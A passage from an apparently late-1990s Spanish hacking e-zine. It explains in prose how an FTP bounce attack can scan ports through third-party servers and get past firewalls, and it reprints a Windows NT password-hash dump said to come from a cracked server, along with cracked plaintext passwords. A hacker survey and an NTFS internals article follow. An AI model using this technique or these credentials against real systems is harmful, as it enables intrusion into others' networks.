? FTP bounce attack: una característica importante del protocolo FTP (RFC 959) es el soporte de conexiones "proxy". En otras palabras, podria ser capaz de conectarme de diablo.com al PI (interprete de protocolos) del servidor FTP de victima.com para establecer el control de la comunicacion de la conexion. Despues podria pedirle al PI del servidor que iniciara un proceso DTP (Data Transfer Protocol) para enviar un fichero a cualquier parte de Internet. Normalmente a un DTP de Usuario, pero la RFC especifica que esta peticion de envio de ficheros puede ser de un servidor a otro servidor. Esta RFC se escribio en 1985 y entonces esta tecnica funcionaba correctamente, pero hoy en dia es menos comun encontrar este tipo de servidores (aunque yo aun no he encontrado uno que no lo permita en España). Como escribio *Hobbit* en 1995, "esta debilidad en el protocolo puede ser usada para mandar mails y news de forma intraceable, conectarse a servidores de otros sitios, llenar discos, intentar saltarse firewalls y ademas ser muy dificil de trazar y/o detectar." Lo que haremos nosotros sera usar esta debilidad para (sorpresa!) escanear puertos TCP desde un servidor ftp con soporte de conexiones "proxy". Asi podriamos conectarnos a un servidor FTP tras un firewall y despues escanear puertos que en general suelen estar bloqueados (139 es una buena opcion). Si el servidor FTP permite la lectura de y la escritura a un directorio (como /incoming) puedes mandar datos arbitrarios a los puertos que encuentres abiertos.

Para el escaneo de puertos, nuestra tecnica es usar el comando PORT para declarar que nuestro "User-DTP" pasivo esta escuchando en la maquina objetivo en un numero de puerto determinado. Despues intentamos realizar un LIST del directorio actual para que se mande el resultado al puerto del servidor especificado via canal DTP. Si la maquina objetivo esta escuchando en el puerto especificado, la transferencia finalizara con un mensaje de exito (generando una respuesta con codigo 150 y otra con codigo 226). En otro caso, recibiremos un mensaje de error "425 Can't build data connection: Connection refused."

Posteriormente lanzaremos otro comando PORT para intentar conectarnos al siguiente puerto de nuestro host objetivo. Las ventajas de esta tecnica son obvias (dificil de trazar, con potencial de atravesar firewalls). La principal desventaja es que esta tecnica es lenta, y que algunos servidores FTP se han dado cuenta del problema y han deshabilitado la característica "proxy".

12.4. "Que tecnica usa PARANOIC?

Paranoic implementa la primera de las tecnicas presentadas, con la mejora de lanzar varias conexiones (sockets) a la vez, haciendo el escaneo mas eficiente. La idea inicial consistia en que usara el metodo aleatorio y el Stealth Port Scanning, pero mas tarde, me encontré con la desagradable sorpresa de que este metodo no se puede implementar para escanear maquinas con NT. Ademas, este y otros tipos de escaneo que no sean el "TCP connect() scanning", implican programar con Winsocks a bajo nivel, y dado el precario grado de conocimientos de programacion para NT con los que comence este proyecto, no me ha sido posible ir mas alla de lo que en estos momentos hace Paranoic en su modulo de "TCP Port Scanning". Esta es una tarea a mejorar en el futuro. Tambien se estudiara la posibilidad de implementar la tecnica "FTP Bounce Attack" en futuras versiones de Paranoic, pues en España, los servidores FTP susceptibles a este tipo de ataque aun son numerosos.

Apendice A. Bibliografia.

- [1] CERT: Computer Emergency Response Team
<http://www.cert.org>
- [2] Saqueadores: la mejor e-zine española sobre el mundo del hacking.
<http://www.geocities.com/SiliconValley/8726>
- [3] NetWizards: (graficas crecimiento de Internet)
<http://www.nw.com>
- [4] NetCraft: (estadisticas de crecimiento NT vs. otros)
<http://www.netcraft.com>
- [5] The Havoc Technical Journal: excelente e-zine con temas de hacking, phreaking...
<http://www.technotronic.com/ezines>
- [6] BugTraq: la lista de distribucion internacional sobre bugs, exploits y debilidades informaticas con mas solera del mundo. Moderada.
Suscripcion:
Enviar mensaje a listserv@netspace.org, con la siguiente linea en el cuerpo del mensaje:
subscribe bugtraq nombre apellido
- [7] r00tshell: sitio Web dedicado a la seguridad informatica.
<http://www.rootshell.com> Disponen tambien de Advisories periodicos.
Suscripcion:
Enviar mensaje a majordomo@rootshell.com, con la siguiente linea en el cuerpo del mensaje:
subscribe announce
- [8] Phrack Magazine: una de las revistas electronicas dedicadas a la seguridad informatica de mas solera en los ambientes de hacking.
<http://www.phrack.com>
- [9] NTBugTraq: excelente lista de distribucion equivalente a BugTraq pero centrada exclusivamente en el sistema operativo Windows NT. Moderada.
Suscripcion:
Enviar mensaje a listserv@listserv.ntbugtraq.com, con la siguiente linea en el cuerpo del mensaje:
subscribe ntbugtraq nombre apellido
Web: www.ntbugtraq.com
- [10] NTSecurity: excelente lista de distribucion que trata sobre temas de seguridad en Windows NT. No moderada.
Suscripcion:
Enviar mensaje a ntsecurity@iss.net, con la siguiente linea en el cuerpo del mensaje:
subscribe ntsecurity
Web: www.iss.net (se hace referencia a ella otra vez mas adelante)
- [11] JjF Hackers: grupo de hackers españoles que ya han editado 4 numeros de su revista.
<http://www.angelfire.com/mi/JjFHackers>
- [12] Security BugWare: una extensa y actualizada coleccion de agujeros de seguridad para todo tipo de sistemas operativos.
<http://oliver.efri.hr/~crv/security/bugs/new.html>
- [13] AntiOnline: sitio web dedicado a noticias relacionadas con el ambiente hacking.
<http://www.antionline.com>
- [14] Technotronic: uno de los mejores y mas cuidados sitios

relacionados con el hacking.
<http://www.technotronic.com>

[15] Rhino9: aqui se encuentran los mejores documentos y herramientas dedicadas a la seguridad en Windows NT.
<http://207.98.195.250>

[16] Microsoft Security: area de seguridad de Microsoft.
<http://www.eu.microsoft.com/security>

[17] L0phtcrack: sniffer y crackeador de passwords para Windows NT.
<http://www.l0phtcrack.com> (l-zero-p-h-t)

[18] WebTrends: (Pagina web de Asmodeus, escaneador de vulnerabilidades para NT)
<http://www.asmodeus.com> ; <http://www.webtrends.com/wss/>

[19] ISS: (Internet Security Scanner, uno de los escaneres de vulnerabilidades mas conocidos para Windows NT)
<http://www.iss.net>

[20] The Art of Port Scanning: pagina de Fyodor donde se encuentra el original y un excelente programa desarrollado por el mismo, llamado nmap.
<http://www.dhp.com/~fyodor/nmap/nmap.doc.html>

[21] "Maxima Seguridad en Internet": Libro. Anaya Multimedia. Anonimo. 1998.

[22] "Manual de Seguridad de Windows NT": Libro. McGraw-Hill. Tom Sheldon.

[23] "Los Secretos de la Seguridad en Internet": Libro. Anaya Multimedia. John Vacca.

[24] Hardening NT: (Buen documento de seguridad para Windows NT)
<http://www.netcom.com/~honeyluv>

[25] NT Hacking FAQ: muy buen documento sobre la seguridad en Windows NT.
<http://www.nmrc.com>

[26] Tesis presentada por John D. Howard : "An Analysis of Security Incidents on the Internet, 1989 - 1995" en la Carnegie Mellon University. Se puede encontrar en el CERT.

[27] "Introduction to Denial of Service". Hans Husman. Disponible en:
<http://www.student.tdb.uu.se/~t95hhu/secure/DENIAL.txt>

[28] "Registry Secrets". Articulo de la revista Windows NT Magazine sobre interioridades del registro de Windows NT.
<http://www.winntmag.com/ns-search/articles/Oct95/REGISTRY.HTM?NS-search-set=\32565\s81.565b92&NS-doc-offset=3&>

[29] Unofficial Microsoft Internet Explorer Security FAQ: (Sitio imprescindible sobre el tema de la seguridad en IE, incluyendo el MSIE 4.0.)
<http://www.nwnetworks.com/iesf.html>

[30] Hostile Applets Home Page (HAHP): imprescindible pagina relacionada con la seguridad en Java del ilustre Dr. Mark D. LaDue
<http://www.rstcorp.com/hostile-applets/>

[31] Seguridad en JavaScript:
<http://www.opengroup.org/~loverso/javascript/index.html>

[32] Netscape Security Problems:
<http://hplyot.obspm.fr/~dl/netscapsec/>

[33] Netscape Security Solutions:
<http://home.mcom.com/info/security-doc.html>

[34] TAO of Windows Buffer Overflow:
http://www.newhackcity.net/win_buff_overflow/

[35] Fyodor's Exploit World: impresionante BD de exploits para distintos sistemas operativos. A destacar la seccion NT. Incluye comentarios y codigo fuente!
http://www.dhp.com/~fyodor/splotts_microshit.html

[36] Computer Chaos Club : experto grupo de hackers especializado en la seguridad en ActiveX y grupo Anti-Microsoft.
<http://www.ccc.de>

[37] Kriptopolis: excelente pagina de seguridad informatica en castellano. Mucha informacion sobre PGP.
<http://www.kriptopolis.com>

[38] NTSecurity.Net: buena pagina sobre seguridad en NT con una BD de vulnerabilidades.
<http://www.ntsecurity.net>

[39] Infinidad de recursos sobre seguridad informatica:
<http://www.alw.nih.gov/Security/security-www.html>

[40] ENETe: Administracion y seguridad en Windows NT, son los temas en los que se centra este sitio de la Facultad de Informatica de Sevilla:
<http://acebuche.fie.us.es/enete/>

[41] Safe Internet Programming: creadores de uno de los mejores trabajos sobre seguridad en Java e interesados por la seguridad en Internet en general.
<http://www.cs.princeton.edu/sip>

Apendice B. El fichero de passwords de prueba.

El autor del articulo original sobre crackeo de passwords ([] The Havoc Technical Journal n§ 13, por WaRsPrItE) edito el siguiente fichero de passwords para protegerse y salvaguardar el anonimato del servidor crackeado (y los usuarios del mismo), sin embargo el fichero es perfectamente valido como ejemplo.

```
Administrator:500:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
    <user name>::
Guest:501:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
    <user name>::
<user
name>:1004:ACAA2B2B4DB1C2F509752A3293831D17:CA45A13FD16012BF33AA68CDFE061FCD:\
    <user name>::
ccrouter:1009:83C1B8F7D36B754BCEC18980D4FFADA7:5E4328C5D46384588E45A68547DBFF33:\
    <user name>::
<username>:1010:9C0E16584A1066E6C2265B23734E0DAC:3BC5E21044369A593A461ABB6942A8A5:\
    <user name>::
<user name>:1011:D30B776BDA67C893AAD3B435B51404EE:9507A8AD5A9BDFC54E08F713CB74764F:\
    <user name>::
<user name>:1012:1E074F8EF51098B2AAD3B435B51404EE:4F99B255DB7C1852ED01A80576202901:\
    <user name>::
<user name>:1013:904021AAA178696DAAD3B435B51404EE:E8CD0E4A9E89EAB931DC5338FCBEC54A:\
    <user name>::
<user name>:1014:0A5A9AD4C8774E46C2265B23734E0DAC:6ABC3FA6A76801DFFC63BE7565CFD666:\
    <user name>::
<user name>:1015:3F109A599C4324BD93E28745B8BF4BA6:CA162D1F614293BC30686E0AC2F0E67A:\
    <user name>::
<user name>:1016:7CF5973DF34EA1443B80EEA293B236B6:3E5CC1D5EDB4B91334EFEEF1258D3E50:\
    <user name>::
<user name>:1017:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
    <user name>::
<user name>:1018:9EF072AE87B5C9C4AAD3B435B51404EE:6FF0D8A475E5C5B0DFD6A8676F18A829:\
    <user name>::
```

```

<user name>:1019:6166F0244140F965AAD3B435B51404EE:ECF1BE0786D6E49470107CAB4E3B3E7B:\
  <user name>::
<user name>:1020:BE4C45E3524EF720F500944B53168930:8BB50ADC452C4EE196775B7B5008B341:\
  <user name>::
Supervisor:1026:83C1B8F7D36B754BCEC18980D4FFADA7:5E4328C5D46384588E45A68547DBFF33:\
  <user name>::
FPNW Service Account:1027:83C1B8F7D36B754BCEC18980D4FFADA7:5E4328C5D46384588E45A68547DBFF33:\
  <user name>::
<user name>:1030:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1040:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1041:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1042:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1043:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1044:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1045:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1046:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1047:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1048:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1049:D8664E71BB1CF3C8CCF9155E3E7DB453:61931712EDDBA17491BD10470791A332:\
  <user name>::
<user name>:1051:0182BD0BD4444BF836077A718CCDF409:259745CB123A52AA2E693AAACCA2DB52:\
  <user name>::
test:1061:83C1B8F7D36B754BCEC18980D4FFADA7:5E4328C5D46384588E45A68547DBFF33:\
  <user name>::
<user name>:1062:6B35A2BA7D7C5B3AAAD3B435B51404EE:3A1B4CFCEB4385D1108253A357B2955E:\
  <user name>::
FILE-SERVER$:1066:79570B2F6875312AA1455905822538D8:D114D50DD21D6ADDEBB008E3231D7A44:::
NT$:1067:07128FE8EEB666E788371ED292FDCCE7:AF7C003BB0917BC28E37F1785E2B9018:::
<user name>:1068:83C1B8F7D36B754BCEC18980D4FFADA7:5E4328C5D46384588E45A68547DBFF33:\
  <user name>::
IUSR_FILE-SERVER:1069:338C0358DECFDA2902386B2E93EFFD10:9393E296495FDC72CCF951D249BB921F:\
  <user name>::
PLUTONIUM$:1070:C31C1D58633BE3ED27892589E3A13688:26BC63583A0EB0DB6E7C6DCA33F3AB00:::

```

Apendice C. Los resultados del crackeo de passwords.

```

User: [<user name>] Lanman PW: [LOBOS1] NT dialect PW: [lobos1]
User: [<user name>] Lanman PW: [MANDAR] NT dialect PW: [mandar]
User: [<user name>] Lanman PW: [SKIING] NT dialect PW: [skiing]

```

Apendice D. Perfil de 100 conocidos hackers.

AntiOnline's Special Reports On CyberCulture
Encuesta de 100 conocidos hackers

Hemos hecho algo que solo AntiOnline podia hacer. Realizar encuestas a 100 conocidos hackers y servirnos de ellos para elaborar el siguiente perfil.

Estas encuestas fueron realizadas via irc, email, grupos de news e incluso por telefono. Para garantizar la confidencialidad de los entrevistados no daremos los datos individuales asi que no os molesteis en preguntar por ellos. Por supuesto esto no es una encuesta "cientifica" pero hemos hecho lo mejor que hemos podido para obtener datos de los personajes representativos entre la comunidad hacker.

Que edad tienes?

Media: 17

Menor: 9

Mayor: 42

Hombre o mujer?

Hombre: 93%

Mujer: 4%

No Sabe/No contesta: 3%

Vives en los USA?

Si: 76%

No: 23%

No sabe/No contesta: 1%

Vas o planeas ir a la Universidad?

Si: 72%

No: 21%

No sabe/No contesta: 7%

Cuántas horas a la semana dedicas a los ordenadores?

(Sin contar trabajo)

Media : 57

Menor : 16

Mayor: 120

Has penetrado ilegalmente en algun sistema?

Si: 81%

No: 9%

No sabe/No contesta: 10%

Has entrado alguna vez en un servidor gubernamental o militar?

Si: 68%

No: 12%

No sabe/No contesta: 20%

Crees que te pillaran hackeando?

Si: 3%

No: 95%

No sabe/No contesta: 2%

Perteneces a un grupo de hack?

Si: 58%

No: 37%

No sabe/No contesta: 5%

Hacking NT v1.0

EOF

```

-[ 0x10 ]-----
-[ NTFS ]-----
-[ by Falken ]-----SET-15-
    
```

```

      0000  0000 00000000000 00000000000 000000008
      8888o 88 88 888 88 888 88 888
      88 888o88 888 888o0o8 888o000o
      88 8888 888 888 888 888
      o88o 88 o888o o888o o88o0o0888
    
```

```

      == Windows NT File System ==
      -----
    
```

by
Falken

INTRODUCCION
=====

Uno de los aspectos mas importantes de cualquier sistema operativo es el sistema de ficheros que se use. Dependiendo de como este organizado el sistema de ficheros, gozaremos de ciertas ventajas, como las cuotas de usuario, los enlaces a otros archivos, etc. Pero tambien tendremos que tener en cuenta algunos inconvenientes.

Sistemas de ficheros los tenemos de todos los colorines, gustos y sabores. Asi, el mas popular es FAT, el sistema diseado originalmente por Microsoft para el MS DOS. Este sistema es de los mas simples que os podais imaginar y hasta la version 2.0 no soportaba estructura de directorios ni cosas similares.

Gracias al sistema de ficheros elegido, podremos disponer de un mejor aprovechamiento en el disco, ya sea duro o de Xixona. Asi, FAT se diseo en un principio pensando que no se superarian ciertas capacidades y asi, pues acabamos con un disco fragmentado de una manera que ni os imaginais.

Con Windows NT (Potato NT para los amigos), Microsoft incluye soporte para el sistema FAT y aade un sistema nuevo propio, NTFS, del que se hablan alabanzas y se le considera incluso hasta milagroso. ;)

Ademas dicen que soporta HPFS, el sistema de ficheros de OS/2, pero en Win NT 4.0 parece que no lo lleva de fabrica... Es algo por lo que hay que pagar. Pero bueno, a nosotros lo que nos interesa ahora es NTFS, que para algo este articulo se titula asi, no?

EL SISTEMA NTFS
=====

Para vendernos el NTFS, Microsoft se centra en la seguridad que aporta este sistema, que como veremos es pura palabreria, al menos de momento. Y como ven que por ahi no pueden, pues se empegan en que con NTFS podemos gestionar discos de gran tamaño sin problemas y que incorpora importantes novedades sobre el resto de los sistemas conocidos. Supongo que se referiran a la FAT y al HPFS, porque vamos, no han demostrado conocer otros sistemas.

A todos lo que mas nos ha llamado la atencion sobre NTFS siempre ha sido su aparente robustez. Pero es una robustez construida sobre castillos de arena. Por que es seguro el PGP? Pues porque entre otras cosas, sabes como funciona y ves que es un problema matematico de gran importancia el reventarlo.

Y por que es seguro NTFS? Porque casi nadie conoce sus interioridades. Se dijo que no se podia acceder desde otro sistema de archivos, y al poco aparecio el NTFSDOS, para MS DOS, que permitia el acceso para lectura a particiones NTFS que fueran de un tamaño no superior a 2 GBytes. Y como eso es poco, pues aparecio el patch para GNU/Linux que permitia superar esa barrera de los 2 GBytes al acceder a particiones NTFS.

Pero claro, si, puedes leer, pero no puedes escribir... gratis. O al menos hasta que los drivers para GNU/Linux esten listos en su version definitiva, pues la version 2.0 de NTFSDOS para MS DOS permite la alteracion de la informacion sin ningun problema. Eso si, estad dispuestos a pagar unos \$200 aproximadamente... Prefiero esperar y currar para GNU/Linux.

Asi que como vemos, de momento la seguridad parece nula.

Veamos ahora cuales son las diferencias mas significativas respecto a usar NTFS en contra de cualquier otro sistema.

De primeras, tenemos el aprovechamiento del espacio.

Un sistema de archivos que funcione bajo Windows reparte el espacio del disco en unidades minimas denominadas clusters. El sistema FAT suele usar entradas de 16 bits para referenciar a cada cluster, con lo que podra direccionar un maximo de 65536 clusters. La forma es la siguiente:

```

Fichero
[ c0x0001 ]
  |
  |--> c0x0001  ---> c0x000F  ---> c0x0213
        [ c0x000F ]   [ c0x0213 ]   [ c0xFFFF ]

```

Lo que se indica en hexadecimal es el numero de cluster, correspondiendo el 0xFFFF a la marca de fin de fichero. Entre corchetes hemos puesto cual es el siguiente cluster del fichero, tal y como aparece en la FAT. Pensando un poco nos damos cuenta del tamaño que tiene que tener un cluster si el disco es muy grande. Seria un minimo de 4 KBytes.

Si usamos clusters demasiado grandes, se produce lo que se llama fragmentacion interna, o lo que es lo mismo, una perdida de datos a lo absurdo, del estilo de usar 16 Kbytes para un fichero de 500 bytes.

Otro ejemplo mas, pues los discos duros de hoy dia tienen un tamaño minimo de 4 GBytes, lo que resulta en tener que usar clusters de 64 KBytes !!

Por contra, NTFS usa 64 bits para el direccionamiento de los clusters, lo que nos deja como resultado que con clusters de 512 bytes tiene de sobra en muchas ocasiones.

Centrandonos ahora en la seguridad, NTFS usa el mismo sistema de seguridad del propio NT, usando las DACL (Discretionary Access Control Lists) y las SACL (System Access Control Lists), con lo que en todo momento el sistema sabe quien accede a que, cuando y que es lo que hace. Segun Micro\$oft, esto es una novedad que no existiria gracias a ellos... Me pregunto si habran oido hablar alguna vez de UNIX.

Otro detalle a tener en cuenta es el juego de caracteres permitido a la hora de nombrar los ficheros dentro del sistema. Mientras que con la FAT podemos usar el ASCII de 8 bits (creedme, lo he usado bajo DOS y funciona), en NTFS disponemos del sistema Unicode de 16 bits, lo que deja una posibilidad bastante amplia.

Una cosa que si es algo que a mi me parece ventajoso en NTFS, y que es algo que se deberia implementar en cualquier sistema de ficheros son las medidas que toma para asegurar la integridad de los datos. NTFS es lo que se denomina tolerante a fallos. Veamos a ver lo que se quiere decir con esto.

Los que useis GNU/Linux es probable que os hayais encontrado en la situacion de haber sufrido un corte de luz, o cualquier alteracion en el suministro electrico, que haya producido el apagado del sistema sin cerrar archivos importantes del sistema. Esto nos provoca en la mayoria de las situaciones la perdida de datos importantes y en muchos casos la inconsistencia del sistema... Sip, se puede reparar, pero menudo rollo.

En FAT es mucho mas cachondo, pues es facil destrozarse el sistema, pero si perder los datos con los que se esta trabajando.

NTFS usa un fichero de logs en el que se van introduciendo las modificaciones sobre el sistema de archivos, por lo que en caso de que el sistema se cierre inesperadamente, se podra recuperar el estado anterior sin ningun problema. El propio NT mira en el fichero de logs para ver cual era la situacion y la reestablece automaticamente en el siguiente arranque del sistema. Asi tenemos una perdida minima de datos.

Por cierto, este fichero de logs es el denominado fichero de logs de transacciones o Transactional Logging File.

Lo del pantallazo azul es ya otra cosa, de la que si quereis, pues hablamos en otro numero de SET para explicar que es lo que se esconde detras de nuestro color favorito. ;)

Sigamos...

LA GESTION DE DISCO
=====

Para crear una particion NTFS disponemos de dos utilidades basicas: el FORMAT de toda la visa, o el NTFS Disk Management Disk Administrator, que es lo mismo que decir el programa WINDISK.EXE. Por cualquiera de los dos metodos podemos definir el tamaño del cluster que queremos usar. En el caso en el que prefiramos dejarselo a la eleccion del programa, este usara los datos que aparecen en la siguiente tabla:

Tamaño del disco	Tamaño del cluster
512 MB o menos	512 bytes
513 MB - 1024 MB	1 KByte
1025 MB - 2048 MB	2 KByte
2049 MB o mas	4 KBytes

Hasta aqui todo normal, salvo un detalle que es simplemente anecdotico, y que hasta el momento no se ha mencionado. El sistema FAT es usado tanto en discos duros como en diskettes, al igual que el HPFS o incluso el SFM de Macintosh. Pero intentad formatear un diskette en NTFS... Nones, verdad? Pues se puede. Pero el sistema operativo no lo lleva incluido. Es un servicio de valor añadido de Micro\$oft. Aunque podemos encontrar por la red un programa gratuito para formatear un diskette en NTFS. Eso si, no merece la pena, pero si estais interesados, estaba por:

<http://www.sysinternals.com>

Ademas, alli podreis obtener mas informacion sobre las interioridades de Windows 95, Windows NT y Windows 98 ;)

DISSECCIONANDO NTFS

=====

Si bien la FAT se distribuye en el sector de arranque, dos copias de la tabla FAT, las entradas de directorio y los ficheros propiamente dichos, NTFS gestiona todo el sistema de archivos en base a archivos de datos. Son los denominados Ficheros METADATA (Huy! Esto me suena de haberlo visto antes).

Cuando creamos una particion NTFS, se generan 11 METADATA FILES, que se encuentran en el directorio raiz, pero son ocultos. Para verlos, basta con ejecutar desde un shell (Ups! Perdon. Interfaz de comandos XD), el siguiente comando:

```
dir /ah <nombre de metafile>
```

Los metafiles creados se muestran en la siguiente tabla:

Nombre	Registro	Descripcion
\$MFT	0	Master File Table. O como la FAT para NTFS.
\$MFTMIRR	1	Copia de los 16 primeros registros de la MFT.
\$LOGFILE	2	El fichero de logs de transacciones.
\$VOLUME	3	Numero de serie, fecha de creacion y dirty flag del volumen.
\$ATTRDEF	4	Definicion de los atributos.
.	5	Directorio raiz del disco.
\$BITMAP	6	Mapa de clusters libres.
\$BOOT	7	Registro de arranque del disco.
\$BADCLUS	8	Lista de los clusters erroneos del disco.
\$QUOTA	9	Informacion acerca de las cuotas de usuario. No se encuentra activado hasta la version NT 5.0 o mediante el uso de programas aparte.
\$UPCASE	10	Convierte minusculas en mayusculas :?

Vamos a explicar ahora brevemente estos ficheros.

Comenzamos por \$MFT, que no es mas que una tabla FAT a lo bestia. Sirva como ejemplo que para un disco duro de 4 GBytes ocupa mas de 22 MBytes. Pero como es un archivo muy importante y en el que se centra NTFS, pues lo tratamos mas en profundidad mas adelante.

Los ficheros \$LOGFILE, \$VOLUME, . y \$BOOT no necesitan mas aclaraciones.

\$ATTRDEF define los atributos a usar en el sistema, cosa que veremos con mas detalle al ver el \$MFT.

El fichero \$BITMAP es de lo mas original, pues cada bit se identifica con un cluster del disco. Si el bit es 0, el cluster esta libre, si es 1, esta ocupado. Si el cluster esta dañado, se incluye en el fichero \$BADCLUS.

Lo que me parece que habria que reprocharle y con mucho a Micro\$oft es incluir una gestion de cuotas con \$QUOTA, y no activarla salvo con programas

añadidos. Porque tengamos en cuenta que el hecho de que se vaya a activar en Windows NT 5.0 no es mas que un rumor. Y en teoria iba a venir activado de serie en NT 4.0.

Y lo del \$UPCASE... Ellos sabran

Eso si, este sistema de archivos me suena bastante... Creo que lo he visto antes en algun sitio. Pero no puede er, puesto que segun Micro\$oft es nuevo e innovador. (Anda ya !!)

[Paseante: Te estas superando a ti mismo, no crees?.]

EL FICHERO \$MFT

=====
=====

Pese a cumplir la misma funcion que la FAT en el sistema FAT, veremos que hay diferencias sustanciales entre la FAT y el \$MFT. De primeras, el \$MFT se divide en pequenas unidades logicas denomindas registros. En estos registros, NTFS almacena los metadatos correspondientes a los directorios y/o ficheros y sus características.

Ahora viene la paranoia que se montaron en Micro\$oft. El \$MFT no es un fichero aparte, como se podria considerar a la FAT. El \$MFT es un fichero que se mapea en NTFS a traves del \$MFT, o lo que es lo mismo, que se ubica a si mismo. Con esto ademas obtenemos un factor importante... que el tamaño del \$MFT puede variar en funcion de la cantidad de metadatos existentes.

Como todos sabemos desde los tiempos del MS DOS, una de las cosas que garantiza un acceso mas rapido a la informacion en el disco es que esta se encuentre de forma secuencial, que no exista fragmentacion (externa en este caso). Si el fichero \$MFT se encuentra fragmentado, NTFS debera realizar multitud de operaciones para leer un registro, lo que ralentizara el sistema. Para evitar que el \$MFT se fragmente, al menos no demasiado, NTFS reserva una zona rodeando al \$MFT denominada ZONA MFT, que facilita el uso de clusters contiguos a la hora de ampliar el tamaño del \$MFT. Esta zona habitualmente se corresponde con el 12% del tamaño del disco duro añadido despues el \$MFT. Es decir, que si el \$MFT ocupa los primeros 15 megas de un disco de 4 gigas, se reservan unos 4 megas mas, ocupando asi los 19 primeros megas para el \$MFT.

NTFS reconoce los ficheros y directorios por su posicion en el \$MFT del registro que describe sus metadatas. Asi, para los METADATA FILES, se han reservado los registros que se indicaban en la anterior tabla.

Un registro tipico ocupa 1 KByte en NT 4.0.

El fichero \$MFTMIRR es algo asi como la segunda copia de la FAT. Pero, cuantas veces os ha pasado que se han dañado las dos copias de la FAT? Esto pasa por estar una detras de la otra. Y lo mas divertido es cuando se daña el primer sector de la primera copia y el segundo de la segunda... o al reves.


Por eso, el \$MFTMIRR en vez de ir a continuacion del \$MFT, se coloca justo en el medio de la particion, y solo almacena los 16 primeros registros del \$MFT, es decir, los METADATA FILES y 5 registros mas.

LOS REGISTROS

=====
=====

Nada que ver con los registros de Windows. Al menos por ahora ;)

Un registro del \$MFT consiste de una pequeña cabecera que contiene información básica sobre el registro, seguido de uno o más atributos que describen los datos o características del fichero o directorio. Y como un PNG vale más que un documento de Word, pues aquí va un esquema:



Los datos de la cabecera incluyen números de secuencia para verificar la integridad, un puntero al primer atributo en el registro y el número de registro \$MFT del registro \$MFT de base si es que este no es el primero.

En NTFS se usan los atributos para indicar información acerca de los ficheros o directorios, existen 14 tipos de atributos en NT 4.0, que son los que vemos a continuación:

Atributo	Descripción
\$VOLUME_VERSION	Pues eso, la versión del volumen.
\$VOLUME_NAME	Uhhm! Ah! El nombre del volumen.
\$VOLUME_INFORMATION	Versione de NTFS y dirty flag.
\$FILE_NAME	No se... Tal vez el nombre del fichero o directorio.
\$STANDARD_INFORMATION	Fecha, y atributos de oculto, sistema y lectura
\$SECURITY_DESCRIPTOR	Información sobre la seguridad.
\$DATA	Los datos del fichero.
\$INDEX_ROOT	Contenido del directorio.
\$INDEX_ALLOCATION	Pues casi lo mismo que \$INDEX_ROOT, dicen.
\$BITMAP	Mapeado del contenido del directorio.
\$ATTRIBUTE_LIST	Cabeceras no residentes de atributos.
\$SYMBOLIC_LINK	No usado. Que sorpresa, verdad? ;)
\$EA_INFORMATION	Extensión de atributos compatibles con OS/2
\$EA	Extensión de atributos compatibles con OS/2

Como vemos hay atributos tan curiosos como \$SYMBOLIC_LINK, que como me digan que es una novedad que no existía en otros sistemas de ficheros, se me comen una distribución completita de GNU/Linux. Y sigo diciendo que este sistema de archivos me suena bastante.

Bueno, a lo que íbamos. Los atributos se almacenan en disco en dos componentes lógicos: la cabecera y los datos.

En la cabecera va el tipo de atributo, su nombre y sus flags, además de identificar la ubicación de los datos del atributo. En NTFS se intenta que los datos de los atributos se almacenen también en los registros del \$MFT. Así, se dice que un atributo es residente cuando tiene los datos en su registro \$MFT. Por lo general, los atributos de nombre de fichero, información estándar y seguridad son siempre residentes.

Cuando los atributos no entran en el registro \$MFT correspondiente, la cabecera de atributos incluye información que localiza los datos en el disco. Esta función de mapeo de información es conocida como run-information.

El run-information posee a su vez una cabecera que indica que clusters de los datos son usados por el run-information. Esto se debe a que existen atributos con datos muy grandes que deben ser repartidos en varios registros

